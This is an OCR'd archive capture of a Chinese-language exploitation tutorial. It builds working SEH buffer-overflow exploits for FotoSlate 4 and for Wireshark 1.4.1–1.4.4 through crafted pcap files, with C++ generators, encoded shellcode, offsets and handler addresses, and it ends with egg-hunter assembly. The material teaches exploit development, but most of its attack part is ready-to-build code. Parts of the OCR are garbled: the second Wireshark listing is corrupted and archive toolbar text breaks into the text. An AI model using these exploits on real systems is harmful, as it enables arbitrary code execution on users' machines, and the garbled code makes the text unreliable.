"\x26\x2b\x2b\x3d\x83\x99\xdb\xb0\x34\xe2\xe3\x44\x8f\x14\x74\x3b\x7c\x04\xc5"
"\xab\x4f\x76\xeb\x4f\xd8\x03\x80\xea\x6a\x63\x3a\xd1\x80\xfa\x25\x4f\x6a\xa9"
"\xad\xf9\x56\x01\x15\x51\xf4\xec\xd5\x25\xe5\xca\x77\xc2\x77\xed\x87\xed\x10"
"\x21\x41\x4a\xc1\x29\xd7\x05\x6f\x90\x26\x01\xe7\xbe\x6c\xb3\x71\xdd\x05\x9a"
"\xd9\x01\xf6\xb4\xb6\x33\x9a\x20\x21\xdc\x4e\x89\xe6\x4a\xc7\xac\x64\xe6\xe6"
"\xe7\xf0\xba\x2c\xf5\x74\xa3\x1c\xd7\xed\x13\x0c\x86\xa3\xac\x62\x19\x84\x02"
"\x7c\x0f\x0c";
//NULL count: 0

void read_template(string &in_str) {
    ifstream fin(TEMPLATE.c_str());
    string buf;
    while(getline(fin, buf)) {
        buf += "\n";
        in_str += buf;
    }
}

void inject_exploit(string &template_str, string const &exploit) {
    string::size_type pos = template_str.find(KEY_STRING);
    if(pos != string::npos) {
        template_str.replace(pos, KEY_STRING.size(), exploit);
    }
}

int main() {
    unsigned const OFFSET_LEN = 1812;
    string next("\xEB\xF6" "\x90\x90"); // jmp short -0x08 # NOP x 2
    string handler("\x24\x66\x3a\x26"); // 0x263a6624
    string shellcode(code);
    string second_jumpcode("\xE9\xCF\xFE\xFF\xFF" "\x90\x90\x90"); // jmp -0x12c # NOP x 3
    string nops(OFFSET_LEN - shellcode.size() - second_jumpcode.size(), '\x90');


    string template_str;
    string exploit = nops + shellcode + second_jumpcode + next + handler;

    read_template(template_str);
    inject_exploit(template_str, exploit);

    ofstream fout(FILENAME.c_str());
    fout << template_str;

    cout << "檔案輸出完成, 檔名: " << FILENAME << endl;
}
```

存檔、編譯、執行，產生出新的攻擊 Fotoslate4-exploit.plp 檔案，執行 FotoSlate 4，直接開啟檔案，看到「Hello, World!」。



INTERNET ARCHIVE
wayback machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go

1月 2月 4月
13
2014 2015 2016

Close
Help

Wireshark 是很熱門的網路安全工具，Nmap 網站的作者舉辦網路安全工具票選，Wireshark 一直以來都是總排名的第一名，這套軟體在 2011 年 4 月左右被公開有一個緩衝區溢位的漏洞，攻擊者可以藉由打造一個 pcap 封包檔案，來取得使用者權限並執行任意指令，在同年 4 月 15 日 Wireshark 推出新版 1.4.5 解決了這個問題，Wireshark 是開放原始碼的軟體，也相當多人在使用，但是卻還是發生緩衝區溢位攻擊的事件，是否開放原始碼並不直接影響軟體是否有安全弱點，不過開放原始碼的軟體總是比較受歡迎，社群也都願意主動協助解決問題，也會有種抵制去利用這種漏洞的氛圍，反觀封閉的商用軟體如果有安全漏洞的話，常常就是被社群冷眼看待了，畢竟有賺錢，發生問題當然是拿錢的人自己解決。

接下來，讓我們來試試是否可以教會鯊魚說：「Hello, World!」

有問題的版本是 1.4.1 到 1.4.4 版，我選擇用 1.4.4 版來說明，讀者可以到 Wireshark 的官方網站和幾個鏡像站下載這個版本，網址列表如下，任選其一即可，MD5 雜湊值是 2571d4519c8d43399225ebffde88a813：

<http://www.wireshark.org/download/win32/all-versions/wireshark-win32-1.4.4.exe>
<http://sourceforge.net/projects/wireshark/files/win32/all-versions/wireshark-win32-1.4.4.exe/download>
<http://wireshark.cs.pu.edu.tw/download/win32/all-versions/wireshark-win32-1.4.4.exe>
<http://wiresharkdownloads.riverbed.com/wireshark/win32/all-versions/wireshark-win32-1.4.4.exe>

下載後安裝過程也是很簡單，中間會安裝 WinPcap，那是 Wireshark 的封包抓取引擎，安裝完之後，由於 Wireshark 是開放原始碼的免費軟體，沒有廣告，也沒有試用期，完全地開放讓大家使用，並且有專業團隊和社群負責維護。

1.4.1 到 1.4.4 版的漏洞是在 Wireshark 的 pcap 檔案當中，如果 Ethernet II 的類別指定為 0x2323，也就是 10 進位的 8995，那麼後面就有可能指定特定的攻擊字串，只要字串長度足夠，就可以覆蓋 SEH 結構，並且引發例外，進而攻擊者可以執行任意指令，讓我們轉換身份，假設現在我們是攻擊者，要成功攻擊這隻鯊魚，必須要先做一些功課，第一至少要對 Wireshark 有初步的理解，讓我們稍微來看一下 Wireshark 這套軟體，它主要的功能是擷取網路上的封包，針對封包進行分析，並且提供直覺化的使用者介面，這套軟體在操作上通常有兩種方式，一種是即時抓取網路封包的 模式，另一種是將抓取下來的封包儲存成為檔案，並且在讀取檔案之後來做靜態分析的模式，將封包儲存下來的檔案格式是 pcap 格式，我們現在要研究的漏洞就是利用 pcap 檔案格式，藉由偽造錯誤的格式資料，當 Wireshark 讀取不正確的格式資料的時候，就會發生例外狀況，而造成程式不正常的狀態。

另外要做的第二項功課，就是了解一些進階的網路協定，前一段說到 Ethernet II 這個東西，這是網路底層的協定，其中主要包含三個資訊，首先是目的地的 MAC 位址（Media Access Control Address），再來是來源地的 MAC 位址，最後是封包類別，目的地和來源地的 MAC 位址各佔 6 個位元組，封包類別佔 2 個位元組，所以整個 Ethernet II 的資訊共佔 14 個位元組，封包類別的 2 個位元組定義了該封包的類別，根據 IEEE 國際組織的協定，例如像是 0x0800 代表 IP 封包（IPv4），0x86DD 代表 IPv6 的封包，諸如此類，其他更多請參考 Wikipedia 關於封包類別的介紹，以及 IEEE 關於封包協定類別的網頁。

最後要作的功課就是了解基本的 pcap 格式，如下圖：



如果將 pcap 檔案用類似 HxD 這類的二進位檔案編輯軟體打開來，會看到最前面的部份是 Global Header，這部份的資料是屬於 pcap 內部處理所需用的資料，可以說是 pcap 檔案的全域檔頭，第二部份就是 Packet Header，這部份的資料是負責描述後面馬上接續的封包，再來第三部份就是 Packet Data，這部份就是封包內容本身了，Global Header 定義如下：

```

typedef struct pcap_hdr_s {
    uint32 magic_number; /* magic number */
    uint16 version_major; /* major version number */
    uint16 version_minor; /* minor version number */
    int32 thiszone; /* GMT to local correction */
    uint32 sigfigs; /* accuracy of timestamps */
    uint32 snaplen; /* max length of captured packets, in octets */
    uint32 network; /* data link type */
} pcap_hdr_t;

```

Packet Header 定義如下：

```

typedef struct pcaprec_hdr_s {
    uint32 ts_sec; /* timestamp seconds */
    uint32 ts_usec; /* timestamp microseconds */
    uint32 incl_len; /* number of octets of packet saved in file */
    uint32 orig_len; /* actual length of packet */
} pcaprec_hdr_t;

```

以上資料是根據 Wireshark 官方網站所提供的定義，我只做了一些微調，最後第三部份的 Packet Data，也就是真正的封包內容部份，這部份的開頭是剛剛介紹過的 Ethernet II 協定，包含三筆資料，按照協定可以用 C++ 語言定義如下：

```

size_t const ETHER_ADDR_LEN = 6;

typedef struct ether_hdr_s {
    uint8 ether_dhost[ETHER_ADDR_LEN];
    uint8 ether_shost[ETHER_ADDR_LEN];
    uint16 ether_type;
} ether_hdr_t;

```

在 pcap 檔案中，第二部份和第三部份會不斷重複，檔案內包含了多少個封包就重複多少次，每個封包的內容都被獨立包在屬於自己的 Packet Data 區域裡面。在 Ethernet II 之後其實還可以根據封包類型包含更多的資訊，例如如果封包類型是 IP，那麼後面還可以包含 IP 的資訊，或者繼續包含 TCP 或者 UDP 的資訊，關於這些內容，屬於進階的網路知識，不在本書的範圍之內。從上面的內容可以看出一個 pcap 檔案內部包含許多資訊，我們不需要全部手動打造這些資訊，我們甚至也不需要去下載程式庫或者工具來幫我們打造這些資訊，我們

INTERNET ARCHIVE
wayback Machine
5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go

1月 2月 4月
13
2014 2015 2016
Close
Help

的封包當作樣板檔案，Wireshark 官方網站也提供一些封包讓大眾下載，我下載了一個微軟網路芳鄰 NTLM 認證過程的封包當作樣板，以下將以此檔案來作說明，事實上幾乎任何封包都可以，因為我們只是要其中的檔頭資訊而已，我並不是經過特別選擇所以挑這個檔案的，只是因為它在網頁列為第一個所以選它，有興趣的讀者可以自行操作 Wireshark 抓取檔案，或者瀏覽網頁上其他的 pcap 檔案，不管是自己抓封包存檔，或者是從網路下載，預備好檔案之後，請將檔名存成或改成 template.pcap。

<http://wiki.wireshark.org/SampleCaptures?action=AttachFile&do=view&target=NTLM-wenchao.pcap>

有了這些資訊之後，我們試著撰寫一支攻擊鯊魚的程式，我透過 Visual C++ 開啟一個空白的 Console 專案，命名為 Attack-Wireshark，並且手動新增一個 CPP 檔案，命名為 Attack-Wireshark.cpp，內容如下：

```
// Attack-Wireshark.cpp
// 2012-2-2
#include <string>
#include <iostream>
#include <fstream>
using namespace std;

typedef long      int32;
typedef short     int16;
typedef char      int8;
typedef unsigned long  uint32;
typedef unsigned short uint16;
typedef unsigned char  uint8;

/*PCAP Global Header*/
typedef __declspec(align(1)) struct pcap_hdr_s {
    uint32 magic_number; /* magic number */
    uint16 version_major; /* major version number */
    uint16 version_minor; /* minor version number */
    int32  thiszone; /* GMT to local correction */
    uint32 sigfigs; /* accuracy of timestamps */
    uint32 snaplen; /* max length of captured packets, in octets */
    uint32 network; /* data link type */
} pcap_hdr_t;

/*PCAP Packet Header*/
typedef __declspec(align(1)) struct pcaprec_hdr_s {
    uint32 ts_sec; /* timestamp seconds */
    uint32 ts_usec; /* timestamp microseconds */
    uint32 incl_len; /* number of octets of packet saved in file */
    uint32 orig_len; /* actual length of packet */
} pcaprec_hdr_t;

size_t const ETHER_ADDR_LEN = 6;

/*Ethernet II Header*/
typedef __declspec(align(1)) struct ether_hdr_s {
    uint8 ether_dhost[ETHER_ADDR_LEN];
    uint8 ether_shost[ETHER_ADDR_LEN];
    uint16 ether_type;
} ether_hdr_t;

string const TEMPLATE_FILE = "template.pcap";
string const EXPLOIT_FILE = "exploit.pcap";

int main() {
    pcap_hdr_t global_header;
    pcaprec_hdr_t packet_header;
    ether_hdr_t ether_header;
    string exploit(2000, 'A');

    // 將樣板檔案的檔頭讀進來
    ifstream fin(TEMPLATE_FILE.c_str(), ios::binary);
    fin.read((char*)&global_header, sizeof(global_header));
    fin.read((char*)&packet_header, sizeof(packet_header));
    fin.read((char*)&ether_header, sizeof(ether_header));

    // 修改檔頭中的長度欄位
    packet_header.incl_len = packet_header.orig_len = sizeof(ether_header) + exploit.size();
    // 修改封包類別為 0x2323
    ether_header.ether_type = 0x2323;

    // 將修改過後的檔頭以及攻擊字串寫入新檔案
    ofstream fout(EXPLOIT_FILE.c_str(), ios::binary);
    fout.write((char*)&global_header, sizeof(global_header));
    fout.write((char*)&packet_header, sizeof(packet_header));
    fout.write((char*)&ether_header, sizeof(ether_header));
    fout.write(exploit.c_str(), exploit.size());
    fout.close();
}
```

程式的第 8 行到第 13 行是定義一些基本的資料型別，這樣做的目的是為了讓程式碼可以跨平台，甚至可以把這些定義封裝在一個針對不同平台撰寫的類別裡面，不過這是程式設計要討論的主題，我們在此不繼續討論，程式的第 15 行到第 24 行定義了 Global Header 的結構，關鍵字 __declspec(align(1)) 是 Visual C++ 的專用語，用途在於告訴編譯器將關鍵字之後接續的結構成員，以 1 個位元組為排列的基本單位，如果沒有定義，預設是以 4 個位元組為基本單位排列，也就是說每個結構成員很可能不會排在一起，在記憶體中來觀察的話，成員和成員之間可能會有許多出來的位元組空隙，因為某些成員只佔 1 個位元組，某些成員佔 2 個位元組，但是編譯器可能還是排給它們 4 個位元組，造成它們之間的空隙，align(1) 裡面的數字 1 就是在指定要以 1 個位元組為排列的基本單位，也就是中間不要留下任何空隙，這個 Global Header 內部的成員我們不會用到。

程式的第 26 行到第 32 行，定義了 Packet Header 的結構，關鍵在於最後兩個成員 incl_len 以及 orig_len，這兩個成員必須設定成

INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go


1月 2月 4月
13
2014 2015 2016

Close
Help


在函式 `main` 一開始宣告三種表頭結構以及一個 2000 個字元的字串，接著把 `template.pcap` 檔案的表頭讀進來，請注意，這裡我直接寫死檔名以及檔案路徑，這是為了開發方便的目的，請把早先我們所預備的 `template.pcap` 檔案拷貝到這個專案的資料夾下，這樣路徑才找得到，例如我將此專案命名為 `Attack-Wireshark`，那麼在我的文件夾下面，就可以找到一個 `Visual Studio 2010` 的資料夾，在其內可以找到 `Projects` 資料夾，其內可以找到 `Attack-Wireshark` 資料夾，再其下又可以找到一個同名的 `Attack-Wireshark` 資料夾，就把 `template.pcap` 放置在裡面，好吧，我承認這樣的安排有點麻煩，這個資料夾結構不是我定義的，是微軟的團隊定義的，當然比較熟稔的讀者，可以操作 `Visual C++`，把專案目錄設定在別的地方，如果是這樣，請依照您的情況自行決定要拷貝到哪個資料夾。

在讀完三個表頭之後，讀取動作就終止了，因為我們不需要讀取剩下來其他的資料，我們只是拿這些表頭資訊當作樣板來修改而已，接著，程式修改表頭中的長度欄位，也就是 `incl_len` 以及 `orig_len` 成員，長度必須為完整的封包內容長度，所以就是包含 `Ethernet II` 表頭再加上攻擊字串的長度，接下來我們修改封包的類別，將類別設定為 `0x2323`，這個神奇數字會造成例外狀況。

設定好表頭資訊之後，程式在第 64 行到第 68 行執行寫檔的動作，將表頭以及攻擊字串按照順序寫入另一個檔案 `exploit.pcap`，這會我們的攻擊檔案，將程式原始碼儲存、編譯、並且執行程式，攻擊檔案產生出來，可以檢查一下，如果讀者完全按照我所描述的步驟操作，樣板檔案也是使用 `Wireshark` 官方提供的 `NTLM` 那個檔案的話，透過二進位檔案編輯軟體如 `HxD` 打開 `exploit.pcap`，應該可以看到如下圖，讀者可以自行比對檢查：



我們透過 `Immunity` 來開啟 `Wireshark` 程式，程式打開之後從 `Immunity` 按下 `F9` 讓程式執行，再從 `Wireshark` 介面選單中選擇 `File | Open...`，去開啟 `exploit.pcap` 檔案，檔案位置應該在 `C++` 的專案目錄下，檔案一開啟，可以看到馬上引發例外狀況，如果在 `Immunity` 介面按下 `Alt+S` 叫出 `SEH chain` 來看，會發現 `SEH` 結構被我們覆蓋了，如下圖：



確認了漏洞之後，接下來就是執行一連串相關的動作，包括找出偏移量、找出 `POP/POP/RET` 的記憶體位址、以及安排攻擊字串，我們在前面許多範例都已經重複講述過這些步驟，在此我留給讀者當作一個練習，最後我們將程式碼修改為如下，當然這只是其中一種寫法，相信讀者已經可以知道其中數字所代表的意含，以及如何找出這些數字，當中 `next` 字串設定為往前跳，這點和上一個範例不同，請稍微留意：

```
// Attack-Wireshark.cpp
// 2012-2-2
// fon909@outlook.com
#include <string>
#include <iostream>
#include <fstream>
using namespace std;

typedef long    int32;
typedef short   int16;
typedef char     int8;
typedef unsigned long    uint32;
typedef unsigned short   uint16;
typedef unsigned char    uint8;

/*PCAP Global Header*/
```

INTERNET ARCHIVE
wayback Machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go

1月 2月 4月
13
2014 2015 2016
Close
Help

```
uint32_t *msg; // ptr to code correction */
uint32_t sigfigs; /* accuracy of timestamps */
uint32_t snaplen; /* max length of captured packets, in octets */
uint32_t network; /* data link type */
} pcap_hdr_t;

/*PCAP Packet Header*/
typedef __declspec(align(1)) struct pcaprec_hdr_s {
    uint32_t ts_sec; /* timestamp seconds */
    uint32_t ts_usec; /* timestamp microseconds */
    uint32_t incl_len; /* number of octets of packet saved in file */
    uint32_t orig_len; /* actual length of packet */
} pcaprec_hdr_t;

size_t const ETHER_ADDR_LEN = 6;

/*Ethernet II Header*/
typedef __declspec(align(1)) struct ether_hdr_s {
    uint8_t ether_dhost[ETHER_ADDR_LEN];
    uint8_t ether_shost[ETHER_ADDR_LEN];
    uint16_t ether_type;
} ether_hdr_t;

string const TEMPLATE_FILE = "template.pcap";
string const EXPLOIT_FILE = "exploit.pcap";

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xba\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\x5f\x7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\xbb\x8b\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\xe0"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\x1f\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0

int main() {
    pcap_hdr_t global_header;
    pcaprec_hdr_t packet_header;
    ether_hdr_t ether_header;

    size_t const OFFSET_LEN = 1239;

    string nops(OFFSET_LEN, '\x90');
    string next = "\xeb\x0a" "\x90\x90"; // JMP SHORT 0x0C (EB0A) # NOPx2
    string handler = "\x64\x41\x64\x68"; // 0x68644164
    string slide(50, '\x90');
    string shellcode(code);
    string exploit = nops + next + handler + slide + shellcode;

    // 將樣板檔案的檔頭讀進來
    ifstream fin(TEMPLATE_FILE.c_str(), ios::binary);
    fin.read((char*)&global_header, sizeof(global_header));
    read((char*)&packet_header, sizeof(packet_header));
    read((char*)&ether_header, sizeof(ether_header));

    // 修改檔頭中的長度欄位
    packet_header.incl_len = packet_header.orig_len = sizeof(ether_header) + exploit.size();
    // 修改封包類別為 0x2323
    ether_header.ether_type = 0x2323;

    // 將修改過後的檔頭以及攻擊字串寫入新檔案
    ofstream fout(EXPLOIT_FILE.c_str(), ios::binary);
    fout.write((char*)&global_header, sizeof(global_header));
    write((char*)&packet_header, sizeof(packet_header));
    write((char*)&ether_header, sizeof(ether_header))
    << exploit;
}
```

存檔、編譯、執行產生出新的 exploit.pcap，直接打開 Wireshark 餵給鯊魚吃，它很高興的跟我們說：



Egg Hunt 的攻擊原理

Egg Hunt 實際上是國外在復活節找彩蛋的遊戲，不知道什麼時候開始也被人運用在緩衝區溢位攻擊的名詞上，實際的觀念就是利用兩段式的 shellcodes 來達成攻擊目的，第一段 shellcode 稱做 Hunter，而第二段 shellcode 是真正執行指令的部份，也就是 Egg，有些時候應用程式沒有這麼大的緩衝區空間可以裝載下完整的 shellcode，或者就算是裝載的進去，但是 shellcode 的記憶體位址隨著每次程式執行的不同會不斷地跳動，這時候 Egg Hunt 的技巧就可以派上用場，我們可以先將 Hunter 和 Egg 都塞入記憶體中，然後讓 Hunter 來在整個程式的記憶體空間裡頭去找 Egg，一旦找到 Egg，就可以把執行順序導引到 Egg 上面。

實際在應用上，比如說攻擊者發現瀏覽器的一個漏洞，但是該漏洞只允許大約 100 個位元組的空間可以執行指令，這麼小的空間，連訊息方塊的 shellcode 都無法塞進去，這時候可以透過 Egg Hunt 的技巧，先把 Egg 用別的形式，讓瀏覽器載入，例如編寫成 HTML 檔案，用瀏覽器打開，這樣 Egg 就順利的進入瀏覽器的記憶體空間中了，然後再攻擊該漏洞，把 Hunter 塞入那 100 位元組空間中，並且讓 Hunter 去記憶體其他位址尋找 Egg，找到了再將執行流程導引到 Egg 上面，以達成緩衝區溢位攻擊的目的。

Egg Hunt 的困難在於對 32 位元的 Windows 應用程式而言，記憶體空間是作業系統提供的虛擬空間，每個應用程式都以為自己有 4GB 的記憶體空間可以使用，要在這麼大的空間裡面做記憶體的搜尋動作，而且要速度夠快，並且搜尋指令本身所佔的空間必須要小，最重要的是，不可以發生錯誤，也就是該找的沒找到，或者找到不該找的，都是不被允許的，在 4GB 的記憶體空間中，找到真正的 shellcode，真的有點像大海裡撈針，再者，記憶體空間中有些是地雷，如果不小心去存取到該記憶體內容，就會造成例外狀況，程式可能會異常終止，畢竟 Hunter 在找蛋的時候，控制權已經交到攻擊者手上了，控制權還沒交接以前攻擊者當然希望程式發生例外，這樣才有漏洞可以利用，但是如果控制權已經交接，而 shellcode 正執行到一半，發生例外狀況就不是攻擊者想要看到的了。無論如何，我們都知道電腦是執行反覆動作的高手，在大海裡撈針或者在記憶體裡面找蛋對電腦來說並不困難，關鍵在於我們要給電腦什麼指令讓它去做，以下我們將探討 Egg Hunt 手法的原理與實踐。

Egg Hunt 技術發展以來有幾種作法，其中最早有人提出使用 SEH 架構的方式，概念是自己手動新增例外處理函式，然後開始在應用程式的記憶體裡面去搜尋 Egg，如果搜到了不可讀的記憶體位址，作業系統會引發 Access Violation 這種例外狀況，此時自訂的例外處理函式被作業系統呼叫，然後它再把要搜尋的記憶體位址平移一段距離越過不可讀的位址，接著再繼續搜尋，這種作法聽起來似乎很麻煩，因為全部的動作都必須塞到 Hunter 裡面，而 Hunter 又必須用組合語言寫成，速度要快，所佔的記憶體空間要小，感覺起來很複雜，其實不會，我們在本章一開始就有講解 SEH 的原理，那時候我們也手動新增了例外處理函式，新增的動作只要三個組語指令就辦得到，不過實務上這種作法漸漸不被人使用，因為作業系統加諸在 SEH 的防護機制的關係，這種作法變得不穩定，因此我們也不會深入討論這種作法。

另外有一種作法是透過系統的特定 API 來檢查記憶體，當檢查一塊記憶體之前，先呼叫作業系統 API，透過 API 函式的回傳值來判斷記憶體是否可讀，如果是，才檢查記憶體內容是否為 Egg，使用的系統 API 是 [IsBadReadPtr](#) 函式，這個函式的宣告如下：

```
BOOL WINAPI IsBadReadPtr(  
    _In_ const VOID *lp,  
    _In_ UINT_PTR ucb  
);
```

第一個參數是記憶體位址，第二個參數是要檢查的記憶體區塊大小，如果回傳值是零，代表該記憶體位址是可讀的，反之則否，這種作法的好處是透過呼叫系統提供的 API 函式來做事，感覺比較合法又比較有保障，而且因為省略掉自己註冊例外處理函式以及相關的動作，所以 Hunter 所佔的記憶體空間會比較小，IsBadReadPtr 其實骨子裡也是和前一種註冊 SEH 例外處理函式一樣，只不過前一種作法是自己手動註冊、檢查、以及修正，透過 IsBadReadPtr 這些動作都可以省下來，不過，IsBadReadPtr 已經被官方公佈不建議程式設計師使用，有人對它的功能提出質疑，認為它無法達到當初設計上的效果，反而會讓程式隨機的當掉，因此我們也不會繼續討論這種作法。

NtDisplayString 與系統核心函式的索引值

穩定的 Egg Hunter 作法有二，首先是 [skape](#) 提出的呼叫系統函式 NtDisplayString 的作法，在 Hunter 的組語指令中設定一個 4 個位元組的資料當作標籤，假設是 \x50\x90\x50\x90，然後在要找的蛋的最前面也多加上 8 個位元組的資料，也就是剛剛的標籤以及多重複一次，如：\x50\x90\x50\x90\x50\x90\x50\x90，Hunter 的任務就是去應用程式的記憶體裡面找尋這個標籤，只要找到 8 個位元組都吻合的話，就代表找到 Egg 了，Egg 的標籤之所以要多重複一次設成 8 個位元組，是因為這樣才能區別開 Hunter 和 Egg 的不同，否則 Hunter 很可能找到的是自己，Hunter 在尋找的時候，每次移動 1 個位元組，而在尋找之前，都會以記憶體分頁（PAGE）為單位，先使用系統函式 NtDisplayString 對該記憶體分頁做檢查，如果確定該分頁是可讀取的，則開始尋找，如果是不可讀的，系統函式會回傳 ACCESS_VIOLATION 的數值，則直接以記憶體分頁為單位繼續往下一個分頁尋找，詳細步驟如下，等一下會一一解釋：

```
loop_inc_page:  
    or     dx, 0x0fff                ; 設定 edx 到記憶體分頁 (PAGE) 的邊界減 1 ( = 4096 - 1 )  
loop_inc_one:  
    inc    edx                      ; 將 edx 加 1，所以 edx 現在會在一個記憶體分頁的起點上面  
loop_check:  
    push   edx                      ; 先將 edx 存入堆疊  
    push   0x43                    ; 0x43 是系統函式 NtDisplayString 在核心內部的陣列索引值  
    pop    eax                     ; 將 0x43 存入 eax
```


INTERNET ARCHIVE
wayback Machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go

1月 2月 4月
13
2014 2015 2016
Close Help

```

is_egg:
    mov     eax, 0x50905090      ; 將蛋的標籤放入 eax
    mov     edi, edx             ; 設定 edi 為 edx, 也就是當前要比較的記憶體位址
    scasd   ; 比對 eax 和 [edi], 比對完 edi = edi + 4
    jnz     loop_inc_one         ; 如果比對不符合, 跳回 loop_inc_one, 會將 edx 加 1 以繼續比對下一個記憶體位址
    scasd   ; 比對符合, 繼續比對 eax 和 [edi], 比對完 edi = edi + 4
    jnz     loop_inc_one         ; 如果比對不符合, 跳回 loop_inc_one

matched:
    jmp     edi                  ; 比對符合, 找到我們的蛋了, 跳到 edi
  
```

